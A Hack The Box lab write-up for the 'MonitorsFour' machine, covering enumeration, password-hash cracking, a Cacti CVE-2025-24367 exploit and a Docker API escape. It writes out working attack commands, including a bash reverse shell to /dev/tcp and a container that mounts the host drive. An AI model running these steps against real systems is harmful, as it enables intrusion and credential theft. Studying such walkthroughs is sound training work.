
MonitorsFour HTB Writeup
User Flag
Command: nmap -A -Pn -sC 10.10.11.98 -o nmapresult

Command: echo 10.10.11.98 MonitorsFour.htb >> /etc/hosts

Command: ffuf -u http://monitorsfour.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -mc 200

Found Directories: user, login, and forgot-password

Visit the Website: http://monitors.htb/user

Command: ffuf -u http://monitorsfour.htb -H “Host: FUZZ.monitorsfour.htb” -ac -w /usr/share/seclists/Discovery/Web-Content/big.txt

Command: nano /etc/hosts to add cacti.monitorsfour.htb

Now Visit the following link: http://monitorsfour.htb/user?token=0


Command: echo 56b32eb43e6f15395f6c46c1c9e1cd36 >> admin

Command: hashcat -a 0 -m 0 admin /home/kali/Desktop/wordlists/rockyou.txt/rockyou.txt

Visit the site again and check if we are able to login with admin: wonderful1, it fails
Try with marcus: wonderful1, you will be able to login.


Command: git clone https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC, Visit

Usage Example:

Command: nc -lvnp 1234

Commands:-
cd CVE-2025-24367-Cacti-PoC,
ls
python3 exploit.py \
-u marcus \
-p wonderful1 \
-i 10.XX.XX.XX \
-l 44XX \
-url http://cacti.monitorsfour.htb

USER Flag: cat user.txt
Command: cat /etc/resolv.conf



We need to upload fscan to scan the 192.168.65.7
first visit the following Visit to download fscan on your kali:
Command: python3 -m http.server 8000

Command: curl http://10.10.14.91:8000/fscan -o fscan, on the docker container

Command: chmod +x fscan
Command: ./fscan -h 192.168.65.7 -p 1-65535

Command: curl -s http://192.168.65.7:2375/images/json
For Root
Command: cat > create_container.json <<EOF
{
“Image”: “docker_setup-nginx-php:latest”,
“Cmd”: [“/bin/bash”, “-c”, “bash -i >& /dev/tcp/10.10.xx.xx/1111 0>&1”],
“HostConfig”: {
“Binds”: [“/mnt/host/c:/host_root”]
}
}
EOF
COmmand: curl -H ‘Content-Type: application/json’ -d @create_container.json “http://192.168.65.7:2375/containers/create” -o response.json

Command: cid=$(grep -o ‘”Id”:”[^”]*”‘ response.json | cut -d’”‘ -f4) echo “Container ID: $cid”

make sure you started your listener by the followin command: nc -lvnp 4444

Command: curl -X POST “http://192.168.65.7:2375/containers/$cid/start”

Command: cd /host_root/Users/Administrator/Desktop

Command: cat root.txt